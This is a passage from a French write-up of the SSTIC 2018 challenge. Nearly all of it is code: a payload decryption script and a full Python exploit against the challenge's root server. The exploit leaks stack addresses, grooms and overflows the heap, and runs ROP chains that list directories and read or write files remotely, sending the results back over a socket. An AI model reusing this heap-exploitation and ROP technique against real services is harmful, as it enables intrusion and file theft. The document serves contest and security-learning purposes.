# La fonction decryptData(data, password) découpe le contenu de payload.js
payload = bytes(d(x) for x in payload)
```

```
salt = payload[:16]
iv = payload[16:32]
encrypted = payload[32:]

# Calcule C_K à partir du premier bloc chiffré et de son déchiffré connu
FIRST_BLOCK = b'-Fancy Nounours-'
clear_xor_iv = bytes(c ^ i for c, i in zip(FIRST_BLOCK, iv))
C_K = bytes(d(c) ^ p9 for c, p9 in zip(clear_xor_iv, p_decrypt_9(encrypted[:16])))

# Décrypte l'ensemble des données (sans connaître la clé de chiffrement utilisée)
with open('f4ncyn0un0urs', 'wb') as fout:
    for iblk in range(len(encrypted) // 16):
        # Déchiffre le bloc de 16 octets avec C_K et S et le mode CBC
        block = p_decrypt_9(encrypted[16 * iblk:16 * iblk + 16])
        for i in range(16):
            block[i] = SBOX[block[i] ^ C_K[i]] ^ iv[i]

        if iblk > 0:
            fout.write(block)
        iv = encrypted[16 * iblk:16 * iblk + 16]
```

C Script d'exécution sur le serveur racine

Voici le script Python que j'ai utilisé pour exécuter des chaînes de *gadgets* sur le serveur racine, permettant ainsi d'énumérer le contenu de dossiers et de lire le contenu de fichiers (cf. section 2.3.3).

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Usage pour énumérer un dossier:
    ./exploit.py --real -l secret

Usage pour lire un fichier:
    ./exploit.py --real -r secret/sstic2018.flag
"""
import argparse
import binascii
import select
import socket
import struct


LOCAL_ADDR = ('127.0.0.1', 31337)
REAL_ADDR = ('195.154.105.12', 36735)
MY_AGENT_ID = 0x1234567800000000


# Clé RSA-2048 utilisée par le script pour se connecter au serveur racine,
# générée par :
#    import Crypto.PublicKey.RSA
#    key = Crypto.PublicKey.RSA.generate(2048)
#    print(key.p, key.q, key.n, key.d, key.e)
RSA_P = int("""
```

```
baec 29b5 0346 d1a8 d647 eac3 50b8 88e5 85b8 6704 890e b39f 6735 fcc3 6be9 b44d
b745 d8c2 a52e db31 7bfe c17e fceb 9bb5 1f00 9eca a840 e2a5 4ed3 d9c8 ae13 ef03
a14e 07c1 53ce 321c b43d 3a39 5ee5 00bb 92b8 ac08 f8f2 7dd9 3b53 ac7f df4e 91b8
db12 0eff 73f2 b2fc ccb6 e65b 3a33 b044 a9ce e3cd 7851 a8ea 503b 30f0 c315 1493
""".replace(' ', '').replace('\n', ''), 16)
RSA_Q = int("""
edcc cfb8 4358 fd2d 223a 65fe 75f8 4687 c1db 45f0 e9ae b4ac df89 4f23 8bfe 47a8
9723 ff1d d0c1 9308 2f24 d71c ec09 b162 bbc1 2d5e 84ee 2f99 26b8 ae09 ae44 a98e
c7d9 1e5e b358 6e9e 3ba6 63f1 8b51 8b31 b788 3257 6a10 431c 6ea2 0d39 d192 a22e
6336 1c0a 3915 5e84 ce76 1b33 fa4a 3a3f 3677 a170 f08c 7b36 9777 5d67 d62b e111
""".replace(' ', '').replace('\n', ''), 16)
RSA_N = RSA_P * RSA_Q
RSA_D = int("""
15ae 156d 726c 1ef5 ebc0 79de 60c1 03fe fd88 99f4 1a6c 069f 2694 0cd9 823e 3cf0
f2fc fafe f591 da74 e6d1 c04e 6520 1b44 ceb6 fcfd 1940 ab22 6733 b25f e76d 94fc
506a d8e1 1521 6b80 6996 672e 61d3 42a1 1aa6 55b3 e9f4 fc75 ac34 6d21 5c03 c8d9
0401 9860 5105 4307 8c0a b953 8a4d 6a97 81d1 7d1b 884f 88fd 871c b6cb 0239 be45
a88a 3e82 9a5d 9cdf 9048 9125 a34b 0bcd 16c8 2a6c 2b26 9c67 d758 52c1 d26b 1eb3
24b2 7d5c d030 93d8 b7fb 1b73 0d31 99a3 c25e f438 7349 c4c6 33e3 643f 9795 622e
7467 0648 3e6f 2642 84f6 75ae 10b0 394e b9e1 18a2 39a0 8127 8f6d 6716 596e 1609
42ea 6f14 ec06 92a3 c50d e2bf 3f73 3fb7 bae7 a119 2db6 3f69 4162 4904 e73a 8be1
""".replace(' ', '').replace('\n', ''), 16)
RSA_E = 0x10001
assert (RSA_D * RSA_E) % ((RSA_P - 1) * (RSA_Q - 1)) == 1

def decode_bigint_be(data):
    """Décode un entier grand boutiste à partir de données"""
    return int(binascii.hexlify(data).decode('ascii'), 16)

def encode_bigint_be(value, bytelen=None):
    """Encode un entier grand boutiste dans des données"""
    if bytelen is None:
        bytelen = (value.bit_length() + 7) // 8
    else:
        assert value.bit_length() <= bytelen * 8
    hexval = '{{:0{:d}x}}'.format(bytelen * 2).format(value)
    return binascii.unhexlify(hexval.encode('ascii'))


# Clé AES utilisée pour déchiffrer les messages reçus
AES_KEY_DEC = b'0123456789abcdef'

# Implémentation d'AES 4 tours copiée de
# https://github.com/p4-team/ctf/blob/master/2016-03-12-0ctf/peoples_square/integral.py
aes_sbox = (
    0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7,
    0xab, 0x76, 0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf,
    0x9c, 0xa4, 0x72, 0xc0, 0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5,
    0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15, 0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a,
    0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75, 0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e,
    0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84, 0x53, 0xd1, 0x00, 0xed,
    0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf, 0xd0, 0xef,
    0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
    0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff,
    0xf3, 0xd2, 0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d,
    0x64, 0x5d, 0x19, 0x73, 0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee,
    0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb, 0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c,
```

```
    0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79, 0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5,
    0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08, 0xba, 0x78, 0x25, 0x2e,
    0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a, 0x70, 0x3e,
    0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
    0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55,
    0x28, 0xdf, 0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f,
    0xb0, 0x54, 0xbb, 0x16)

aes_invsbox = [0] * 256
for i in range(256):
    aes_invsbox[aes_sbox[i]] = i

def SubBytes(state):
    state = [list(c) for c in state]
    for i in range(len(state)):
        row = state[i]
        for j in range(len(row)):
            state[i][j] = aes_sbox[state[i][j]]
    return state

def InvSubBytes(state):
    state = [list(c) for c in state]
    for i in range(len(state)):
        row = state[i]
        for j in range(len(row)):
            state[i][j] = aes_invsbox[state[i][j]]
    return state

def rowsToCols(state):
    return [
        [state[0][0], state[1][0], state[2][0], state[3][0]],
        [state[0][1], state[1][1], state[2][1], state[3][1]],
        [state[0][2], state[1][2], state[2][2], state[3][2]],
        [state[0][3], state[1][3], state[2][3], state[3][3]]]

def colsToRows(state):
    return [
        [state[0][0], state[1][0], state[2][0], state[3][0]],
        [state[0][1], state[1][1], state[2][1], state[3][1]],
        [state[0][2], state[1][2], state[2][2], state[3][2]],
        [state[0][3], state[1][3], state[2][3], state[3][3]]]

def RotWord(word):
    return [word[1], word[2], word[3], word[0]]

def SubWord(word):
    return [aes_sbox[word[0]], aes_sbox[word[1]], aes_sbox[word[2]], aes_sbox[word[3]]]

def XorWords(word1, word2):
    return [w1 ^ w2 for w1, w2 in zip(word1, word2)]

def KeyExpansion(key):
    Rcon = [
        [0x01, 0x00, 0x00, 0x00], [0x02, 0x00, 0x00, 0x00], [0x04, 0x00, 0x00, 0x00],
        [0x08, 0x00, 0x00, 0x00], [0x10, 0x00, 0x00, 0x00], [0x20, 0x00, 0x00, 0x00],
        [0x40, 0x00, 0x00, 0x00], [0x80, 0x00, 0x00, 0x00], [0x1B, 0x00, 0x00, 0x00],
        [0x36, 0x00, 0x00, 0x00]]
```

```
    Nk = Nb = Nr = 4
    temp = [0, 0, 0, 0]
    w = [0, 0, 0, 0] * (Nb * (Nr + 1))
    for i in range(Nk):
        w[i] = [key[4 * i], key[4 * i + 1], key[4 * i + 2], key[4 * i + 3]]
    for i in range(Nk, Nb * (Nr + 1)):
        temp = w[i - 1]
        if (i % Nk) == 0:
            temp = XorWords(SubWord(RotWord(temp)), Rcon[i // Nk - 1])
        w[i] = XorWords(w[i - Nk], temp)
    return w

def Shiftrows(state):
    state = colsToRows(state)
    state[1].append(state[1].pop(0))
    state[2].append(state[2].pop(0))
    state[2].append(state[2].pop(0))
    state[3].append(state[3].pop(0))
    state[3].append(state[3].pop(0))
    state[3].append(state[3].pop(0))
    return rowsToCols(state)

def InvShiftrows(state):
    state = colsToRows(state)
    state[1].insert(0, state[1].pop())
    state[2].insert(0, state[2].pop())
    state[2].insert(0, state[2].pop())
    state[3].insert(0, state[3].pop())
    state[3].insert(0, state[3].pop())
    state[3].insert(0, state[3].pop())
    return rowsToCols(state)

def galoisMult(a, b):
    p = 0
    for i in range(8):
        if b & 1 == 1:
            p ^= a
        a <<= 1
        if a & 0x100:
            a ^= 0x1b
        b >>= 1
    return p & 0xff

def mixColumn(column):
    temp = [c for c in column]
    column[0] = galoisMult(temp[0], 2) ^ galoisMult(temp[3], 1) ^ \
        galoisMult(temp[2], 1) ^ galoisMult(temp[1], 3)
    column[1] = galoisMult(temp[1], 2) ^ galoisMult(temp[0], 1) ^ \
        galoisMult(temp[3], 1) ^ galoisMult(temp[2], 3)
    column[2] = galoisMult(temp[2], 2) ^ galoisMult(temp[1], 1) ^ \
        galoisMult(temp[0], 1) ^ galoisMult(temp[3], 3)
    column[3] = galoisMult(temp[3], 2) ^ galoisMult(temp[2], 1) ^ \
        galoisMult(temp[1], 1) ^ galoisMult(temp[0], 3)
    return column

def MixColumns(cols):
    return [mixColumn(c) for c in cols]
```

```
def mixColumnInv(column):
    temp = [c for c in column]
    column[0] = galoisMult(temp[0], 0xE) ^ galoisMult(temp[3], 0x9) ^ \
        galoisMult(temp[2], 0xD) ^ galoisMult(temp[1], 0xB)
    column[1] = galoisMult(temp[1], 0xE) ^ galoisMult(temp[0], 0x9) ^ \
        galoisMult(temp[3], 0xD) ^ galoisMult(temp[2], 0xB)
    column[2] = galoisMult(temp[2], 0xE) ^ galoisMult(temp[1], 0x9) ^ \
        galoisMult(temp[0], 0xD) ^ galoisMult(temp[3], 0xB)
    column[3] = galoisMult(temp[3], 0xE) ^ galoisMult(temp[2], 0x9) ^ \
        galoisMult(temp[1], 0xD) ^ galoisMult(temp[0], 0xB)
    return column

def InvMixColumns(cols):
    return [mixColumnInv(c) for c in cols]

def AddRoundKey(s, ks, r):
    for i in range(len(s)):
        for j in range(len(s[i])):
            s[i][j] = s[i][j] ^ ks[r * 4 + i][j]
    return s

def oneRound(s, ks, r):
    s = SubBytes(s)
    s = Shiftrows(s)
    s = MixColumns(s)
    s = AddRoundKey(s, ks, r)
    return s

def oneRoundDecrypt(s, ks, r):
    s = AddRoundKey(s, ks, r)
    s = InvMixColumns(s)
    s = InvShiftrows(s)
    s = InvSubBytes(s)
    return s

def finalRound(s, ks, r):
    s = SubBytes(s)
    s = Shiftrows(s)
    s = AddRoundKey(s, ks, r)
    return s

def finalRoundDecrypt(s, ks, r):
    s = AddRoundKey(s, ks, r)
    s = InvShiftrows(s)
    s = InvSubBytes(s)
    return s

def encrypt4rounds(message, key):
    s = [message[:4], message[4:8], message[8:12], message[12:16]]
    ks = KeyExpansion(key)
    s = AddRoundKey(s, ks, 0)
    c = oneRound(s, ks, 1)
    c = oneRound(c, ks, 2)
    c = oneRound(c, ks, 3)
    c = finalRound(c, ks, 4)
    output = []
    for i in range(len(c)):
```

```
        for j in range(len(c[i])):
            output.append(c[i][j])
    return output

def decrypt4rounds(message, key):
    s = [message[:4], message[4:8], message[8:12], message[12:16]]
    ks = KeyExpansion(key)
    s = finalRoundDecrypt(s, ks, 4)
    c = oneRoundDecrypt(s, ks, 3)
    c = oneRoundDecrypt(c, ks, 2)
    c = oneRoundDecrypt(c, ks, 1)
    c = AddRoundKey(c, ks, 0)
    output = []
    for i in range(len(c)):
        for j in range(len(c[i])):
            output.append(c[i][j])
    return output


class RecvMsg:
    """Received message"""
    def __init__(self, internal_name, src_agent_id, dst_agent_id, cmd, payload):
        self.internal_name = internal_name
        self.src_agent_id = src_agent_id
        self.dst_agent_id = dst_agent_id
        self.cmd = cmd
        self.payload = payload

    def __repr__(self):
        return 'Recv(%r %#x->%#x cmd %#x [%d] %r)' % (
            self.internal_name,
            self.src_agent_id,
            self.dst_agent_id,
            self.cmd,
            len(self.payload),
            self.payload[:256],
        )

class Conn:
    """Contexte de connexion à un serveur"""
    def __init__(self, ip_addr, agent_id=MY_AGENT_ID):
        self.ip_addr = ip_addr
        self.agent_id = agent_id
        self.sock = socket.create_connection(ip_addr)
        self.iv = 0

        # Échange de clés avec le serveur
        self.sock_send_all(encode_bigint_be(RSA_N, 256))
        peer_rsa_n = decode_bigint_be(self.sock_recv_all(256))

        # Chiffre AES_KEY_DEC avec PKCS #1 v1.5 en envoie
        self.aes_key_dec = AES_KEY_DEC
        padding_length = 253 - len(AES_KEY_DEC)
        padded_key = bytearray(256)
        padded_key[0] = 0
        padded_key[1] = 2
        padded_key[2:255 - len(AES_KEY_DEC)] = b'\x42' * padding_length
```

```
        padded_key[255 - len(AES_KEY_DEC)] = 0
        padded_key[256 - len(AES_KEY_DEC):] = AES_KEY_DEC
        encrypted_key = pow(decode_bigint_be(padded_key), RSA_E, peer_rsa_n)
        self.sock_send_all(encode_bigint_be(encrypted_key, 256))

        # Reçoit et déchiffre aes_key_enc
        encrypted_peer_key = decode_bigint_be(self.sock_recv_all(256))
        padded_key = encode_bigint_be(pow(encrypted_peer_key, RSA_D, RSA_N))
        assert len(padded_key) == 255 and padded_key[0] == 2 and padded_key[-17] == 0
        self.aes_key_enc = padded_key[-16:]

    def sock_recv_all(self, size):
        """Reçoit exactement size octets de la connexion TCP"""
        data = self.sock.recv(size)
        if len(data) == size:
            return data
        assert data, "connection close"
        while len(data) < size:
            new_data = self.sock.recv(size - len(data))
            assert new_data, "connection close"
            data += new_data
        assert len(data) == size
        return data

    def sock_send_all(self, msg):
        """Envoie tout le message sur la connexion TCP"""
        assert msg
        size = self.sock.send(msg)
        assert size, "connection close"
        while size < len(msg):
            new_size = self.sock.send(msg[size:])
            assert new_size, "connection close"
            size += new_size
        assert size == len(msg)

    def recv_encrypted(self):
        """Reçoit et déchiffre un message en AES"""
        size = struct.unpack('<I', self.sock_recv_all(4))[0]
        assert 40 + 16 < size <= 0x100000
        msg = self.sock_recv_all(size)
        decrypted = b''
        for iblk in range(1, len(msg) // 16):
            ciphertext = list(msg[16 * iblk:16 * iblk + 16])
            cleartext = decrypt4rounds(ciphertext, self.aes_key_dec)
            for i in range(16):
                cleartext[i] ^= msg[16 * iblk - 16 + i]  # mode CBC
            decrypted += bytes(cleartext)
        assert decrypted.startswith(b'AAAA\xde\xc0\xd3\xd1'), \
            'received wrong signature: %r' % decrypted
        dest_name = decrypted[8:0x10].strip(b'\0')
        src, dst, cmd, new_size = struct.unpack('<QQII', decrypted[0x10:0x28])
        assert 40 <= new_size < size
        payload = decrypted[40:new_size]
        resp = RecvMsg(dest_name, src, dst, cmd, payload)
        print("[DEBUG] RCV %r" % resp)
        return resp
```

```
    def has_data(self, delay=.1):
        rlist, _, _ = select.select([self.sock.fileno()], [], [], delay)
        return self.sock.fileno() in rlist

    def try_recv(self, delay=1):
        if self.has_data(delay=delay):
            return self.recv_encrypted()

    def send_encrypted(self, payload):
        """Chiffre et envoie des données"""
        if len(payload) % 16:
            payload += b'\0' * (16 - (len(payload) % 16))
        encrypted = struct.pack('>QQ', self.iv >> 32, self.iv & 0xffffffff)
        for iblk in range(len(payload) // 16):
            plaintext = list(payload[16 * iblk:16 * iblk + 16])
            for i in range(16):
                plaintext[i] ^= encrypted[16 * iblk + i]  # mode CBC
            ciphertext = encrypt4rounds(plaintext, self.aes_key_enc)
            encrypted += bytes(ciphertext)
        self.sock_send_all(struct.pack('<I', len(encrypted)) + encrypted)
        self.iv += 1

    def send_msg_with_len(self, dst, cmd, payload, src=None, length=None):
        """Chiffre et envoie un message, avec une taille spécifiée"""
        if payload is None:
            payload = b''
        if src is None:
            src = self.agent_id
        print("[DEBUG] SND cmd %#x->%#x %#x %r(%d)" % (
            src, dst, cmd, payload[:30], length))
        self.send_encrypted(
            b'AAAA\xde\xc0\xd3\xd1babar007' +
            struct.pack('<QQII', src, dst, cmd, length + 40) +
            payload)

    def send_msg(self, dst, cmd, payload=None, src=None):
        """Chiffre et envoie un message"""
        if payload is None:
            payload = b''
        self.send_msg_with_len(dst, cmd, payload, src, len(payload))

    def sr(self, dst, cmd, payload=None, src=None, delay=1):
        """Envoie un message puis reçoit un autre"""
        self.send_msg(dst, cmd, payload, src=src)
        return self.try_recv(delay)

    def kill_now(self):
        """Tue la connexion en envoyant un message rejeté"""
        self.send_msg_with_len(0, 0x100, b'', length=0x8000)
        self.sock.close()

    def ping(self, dst, message):
        """Requête PING"""
        self.send_msg(dst, 0x100, message)
        return self.try_recv()

    def get(self, dst, path):
```

```
        """Requête GET"""
        self.send_msg(dst, 0x204, path + b'\0')
        return self.try_recv()

    def put(self, dst, path):
        """Requête PUT"""
        self.send_msg(dst, 0x202, path + b'\0')
        return self.try_recv()

    def cmd(self, dst, cmdline):
        """Requête CMD"""
        self.send_msg(dst, 0x201, cmdline + b'\0')
        return self.try_recv()

    def reply_cmd(self, response):
        """Réponse CMD_CONTENT"""
        self.send_msg(0, 0x3000201, response)

    def stop_cmd_reply(self):
        """Réponse CMD_DONE"""
        self.send_msg(0, 0x5000201, b'')

    def peer(self, src=None, delay=1):
        """Requête PEER"""
        return self.sr(0, 0x10000, src=src, delay=delay)

    def peer_assert_resp(self, src=None, delay=1):
        """Requête PEER qui doit renvoyer une réponse valide"""
        resp = self.sr(0, 0x10000, src=src, delay=delay)
        assert resp is not None, "PEER time-out"
        assert resp.cmd == 0x1010000

    def peer_no_resp(self, src=None, delay=1):
        """Requête PEER qui ne doit pas renvoyer de réponse"""
        resp = self.sr(0, 0x10000, src=src, delay=delay)
        assert resp is None

    def leak_with_ping(self, dst, offset, do_peer=True):
        """Récupère le contenu de la pile avec PEER et PING"""
        if do_peer:
            self.peer()
        my_payload = b'x' * offset
        self.send_msg_with_len(dst, 0x100, my_payload, length=len(my_payload) + 16)
        resp = self.try_recv(delay=1)
        assert resp.payload.startswith(my_payload)
        return resp.payload[len(my_payload):]

    def leak_msg_addr(self, dst=0, do_peer=True):
        """Récupère l'adresse du message dans mesh_process_message (sur la pile)"""
        leaked_payload = self.leak_with_ping(dst, 0x3fa8, do_peer)
        assert len(leaked_payload) == 16
        return struct.unpack('<QQ', leaked_payload)[1]

    def leak_agent_and_conn_addr(self, dst=0, do_peer=True):
        """Récupère l'adresse de la structure principale de l'agent et
        celle de la connexion active"""
        leaked_payload = self.leak_with_ping(dst, 0x3fb8, do_peer)
```

```
        assert len(leaked_payload) == 16
        return struct.unpack('<QQ', leaked_payload)


# Gadgets pour les chaînes de ROP
def u64(x):
    return struct.pack('<Q', x)

ONLY_RET = u64(0x454e8d)
POP_RAX = u64(0x454e8c)
POP_RDI = u64(0x400766)
POP_RSI = u64(0x4017dc)
POP_RCX = u64(0x408f59)
POP_RDX = u64(0x454ee5)
POP_R10 = u64(0x4573d4)
STORE_RAX_TO_RSI = u64(0x489291)  # mov qword ptr [rsi], rax ; ret
SYSCALL = u64(0x47fa05)

LIBC_OPEN = u64(0x454d10)
LIBC_SEND = u64(0x4571b0)
LIBC_ABORT = u64(0x419540)

class Exploit:
    """Exploite une vulnérabilité aboutissant à l'exécution d'une chaîne ROP"""
    def __init__(self, ip_addr, agent_id=None):
        self.ip_addr = ip_addr

        # Initie une première connexion
        c = Conn(ip_addr, agent_id=agent_id or MY_AGENT_ID)
        self.agent_id = c.agent_id
        c.peer(delay=10)

        # Récupère des adresses avec PING
        self.msg_addr = c.leak_msg_addr(do_peer=True)
        self.agent_addr, self.comm_addr = c.leak_agent_and_conn_addr(0, do_peer=True)
        exp_agent_addr = self.msg_addr + 0x4110
        print("Msg address in mesh_process_message = %#x" % self.msg_addr)
        print("Agent structure = %#x (expected %#x)" % (self.agent_addr, exp_agent_addr))
        print("comm structure = %#x" % self.comm_addr)
        print("Try recv ? %r" % c.try_recv())
        assert self.agent_addr == exp_agent_addr

        # Déconnecte le client
        c.kill_now()
        del c

        # Go for it!
        self.expl_libc()

    def unique_agent_id(self, pn, cid):
        """Calcule un ID agent unique pour la connexion pn et l'enfant cid"""
        if cid is None:
            return self.agent_id + (pn << 24)
        return self.agent_id + (pn << 24) + ((cid + 1) << 8)

    def expl_libc(self):
        # Remplit le tcache des structures CONN
```

```
        tmp = []
        for i in range(6):
            c = Conn(ip_addr=self.ip_addr, agent_id=self.unique_agent_id(1, None))
            resp = c.peer(delay=10)
            assert resp is not None
            tmp.append(c)
        for c in tmp:
            c.kill_now()
        del tmp

        print("Establish 6 connections")
        t0 = Conn(ip_addr=self.ip_addr, agent_id=self.unique_agent_id(1, None))
        t0.peer_assert_resp(delay=10)
        t1 = Conn(ip_addr=self.ip_addr, agent_id=self.unique_agent_id(2, None))
        t1.peer_assert_resp(delay=10)
        t2 = Conn(ip_addr=self.ip_addr, agent_id=self.unique_agent_id(3, None))
        t2.peer_assert_resp(delay=10)
        t3 = Conn(ip_addr=self.ip_addr, agent_id=self.unique_agent_id(4, None))
        t3.peer_assert_resp(delay=10)
        t4 = Conn(ip_addr=self.ip_addr, agent_id=self.unique_agent_id(5, None))
        t4.peer_assert_resp(delay=10)
        t5 = Conn(ip_addr=self.ip_addr, agent_id=self.unique_agent_id(6, None))
        t5.peer_assert_resp(delay=10)

        for cid in range(8):
            t0.peer_no_resp(src=self.unique_agent_id(1, cid), delay=.1)
        for cid in range(8):
            t1.peer_no_resp(src=self.unique_agent_id(2, cid), delay=.1)
        for cid in range(8):
            t2.peer_no_resp(src=self.unique_agent_id(3, cid), delay=.1)
        for cid in range(8):
            t3.peer_no_resp(src=self.unique_agent_id(4, cid), delay=.1)

        print("realloc(t2, 0x80)")
        for cid in range(8, 11):
            t2.peer_no_resp(src=self.unique_agent_id(3, cid), delay=.1)
        t2.peer_no_resp(src=0x61, delay=1)
        t2.peer_no_resp(src=self.unique_agent_id(3, 12), delay=.1)

        print("realloc(t3, 0x80)")
        for cid in range(8, 11):
            t3.peer_no_resp(src=self.unique_agent_id(4, cid), delay=.1)
        t3.peer_no_resp(src=0x91, delay=1)
        t3.peer_no_resp(src=self.unique_agent_id(4, 12), delay=.1)

        for cid in range(8):
            t5.peer_no_resp(src=self.unique_agent_id(6, cid), delay=.1)

        print("Create a free 0x240 chunk without freeing an other connection")
        for cid in range(8, 11):
            t0.peer_no_resp(src=self.unique_agent_id(1, cid), delay=.1)
        t0.peer_no_resp(src=0x241, delay=1)
        t1.kill_now()
        del t1

        print("... and reconnect t1")
        t1 = Conn(ip_addr=self.ip_addr, agent_id=self.unique_agent_id(2, None))
```

```
        t1.peer_assert_resp(delay=10)

        print("Grow t4 after the new blocks")
        for cid in range(8):
            t4.peer_no_resp(src=self.unique_agent_id(5, cid), delay=.1)

        print("Grow t5 more")
        for cid in range(8, 11):
            t5.peer_no_resp(src=self.unique_agent_id(6, cid), delay=.1)
        # Overflow 12th route (no realloc)
        t5.peer_no_resp(src=0x21, delay=1)
        print("realloc(t5, 0x80)")
        t5.peer_no_resp(src=self.unique_agent_id(6, 12), delay=.1)

        print("7th client => realloc route entries")
        t6 = Conn(ip_addr=self.ip_addr, agent_id=self.unique_agent_id(7, None))
        t6.peer_assert_resp(delay=10)

        print("Move t6 right after the route entries")
        for cid in range(8):
            t6.peer_no_resp(src=self.unique_agent_id(7, cid), delay=.1)

        print("Overflow t4 over t5 size")
        for cid in range(8, 11):
            t4.peer_no_resp(src=self.unique_agent_id(5, cid), delay=.1)

        t4.peer_no_resp(src=0x1a1, delay=1)

        print("Expand t5 => realloc(0xa8)")
        for cid in range(13, 17):
            t5.peer_no_resp(src=self.unique_agent_id(6, cid), delay=.1)
        t5.peer_no_resp(src=0x111, delay=.1)

        # Écrase "nombre" et "alloués"
        t5.peer_no_resp(src=0x0200000000, delay=.1)

        # Écrit en IP sauvegardé de mesh_process_message...
        print("Using message buffer at %#lx, saved RIP ...-8" % self.msg_addr)
        t5.peer_no_resp(src=self.msg_addr - 8, delay=.1)
        self.conns = [t0, t1, t2, t3, t4, t5, t6]  # save conns

    def exec_rop(self, rop_chain):
        """Exécute la chaîne de gadgets donnée en paramètre"""
        self.conns[0].send_msg(0, 0x10000, payload=rop_chain, src=0x454e89)

    def ls(self, name='.'):
        """Liste le contenu du dossier indiqué"""
        ropchain_addr = self.msg_addr + 0x28

        rop_data_offset = 0x800
        rop_data = name.encode('ascii') + b'\0'

        ropchain = ONLY_RET * 10
        ropchain += POP_RDI + u64(ropchain_addr + rop_data_offset)
        ropchain += POP_RSI + u64(0o200000)  # O_DIRECTORY
        ropchain += LIBC_OPEN
```

```
        # Appelle getdents64 (syscall 217)
        # int getdents64(unsigned int fd, struct linux_dirent64 *dirp,
        #                unsigned int count);
        ropchain += POP_RSI + u64(ropchain_addr + len(ropchain) + 0x10 + 8 + 8)
        ropchain += STORE_RAX_TO_RSI
        ropchain += POP_RDI + u64(0)
        ropchain += POP_RSI + u64(ropchain_addr + rop_data_offset + 8)
        ropchain += POP_RDX + u64(0x4000)
        ropchain += POP_RAX + u64(217)
        ropchain += SYSCALL

        # Appelle send pour envoyer le résultat sur le descripteur de fichier 4,
        # qui correspond à t0
        ropchain += POP_RDI + u64(4)
        ropchain += POP_RSI + u64(ropchain_addr + rop_data_offset + 8)
        ropchain += POP_RDX + u64(0x4000)
        ropchain += POP_RCX + u64(0)
        ropchain += LIBC_SEND
        ropchain += LIBC_ABORT + b'\xcc' * 8

        assert len(ropchain) <= rop_data_offset
        ropchain += b'\0' * (rop_data_offset - len(ropchain))
        ropchain += rop_data
        self.exec_rop(ropchain)
        c = self.conns[0]
        if c.has_data(delay=10):
            data = c.sock.recv(8192)
            print("RECV %r" % (data.rstrip(b'\0')))
            # Décode les structures struct linux_dirent64
            while len(data) >= 20:
                d_reclen, d_type = struct.unpack('<HB', data[16:19])
                if d_reclen == 0:
                    break
                assert d_reclen >= 20
                d_name = data[19:d_reclen].rstrip(b'\0').decode('utf-8', 'replace')
                print("%2d %r" % (d_type, d_name))
                data = data[d_reclen:]

    def read(self, name):
        """Lit le fichier indiqué"""
        ropchain_addr = self.msg_addr + 0x28

        rop_data_offset = 0x800
        rop_data = name.encode('ascii') + b'\0'

        ropchain = ONLY_RET * 10
        ropchain += POP_RDI + u64(ropchain_addr + rop_data_offset)
        ropchain += POP_RSI + u64(0)
        ropchain += LIBC_OPEN

        ropchain += POP_RSI + u64(ropchain_addr + len(ropchain) + 0x10 + 8 + 8)
        ropchain += STORE_RAX_TO_RSI
        ropchain += POP_RDI + u64(0)
        ropchain += POP_RSI + u64(ropchain_addr + rop_data_offset)
        ropchain += POP_RDX + u64(0x4000)
        ropchain += POP_RAX + u64(0)  # read(int fd, void *buf, size_t count)
        ropchain += SYSCALL
```

```
        ropchain += POP_RDI + u64(4)
        ropchain += POP_RSI + u64(ropchain_addr + rop_data_offset)
        ropchain += POP_RDX + u64(0x4000)
        ropchain += POP_RCX + u64(0)
        ropchain += LIBC_SEND
        ropchain += LIBC_ABORT + b'\xcc' * 8

        assert len(ropchain) <= rop_data_offset
        ropchain += b'\0' * (rop_data_offset - len(ropchain))
        ropchain += rop_data
        self.exec_rop(ropchain)
        c = self.conns[0]
        if c.has_data(delay=10):
            data = c.sock.recv(8192)
            print("RECV %r" % data.rstrip(b'\0'))

    def write(self, name, content, do_append=True):
        """Ecrit le fichier indiqué"""
        ropchain_addr = self.msg_addr + 0x28

        rop_data_offset = 0x800
        filename_addr = ropchain_addr + rop_data_offset
        rop_data = name.encode('ascii') + b'\0'
        content_addr = ropchain_addr + rop_data_offset + len(rop_data)
        rop_data += content
        ok_addr = ropchain_addr + rop_data_offset + len(rop_data)
        rop_data += b'ok'

        ropchain = ONLY_RET * 10
        ropchain += POP_RDI + u64(filename_addr)
        # /usr/include/asm-generic/fcntl.h :
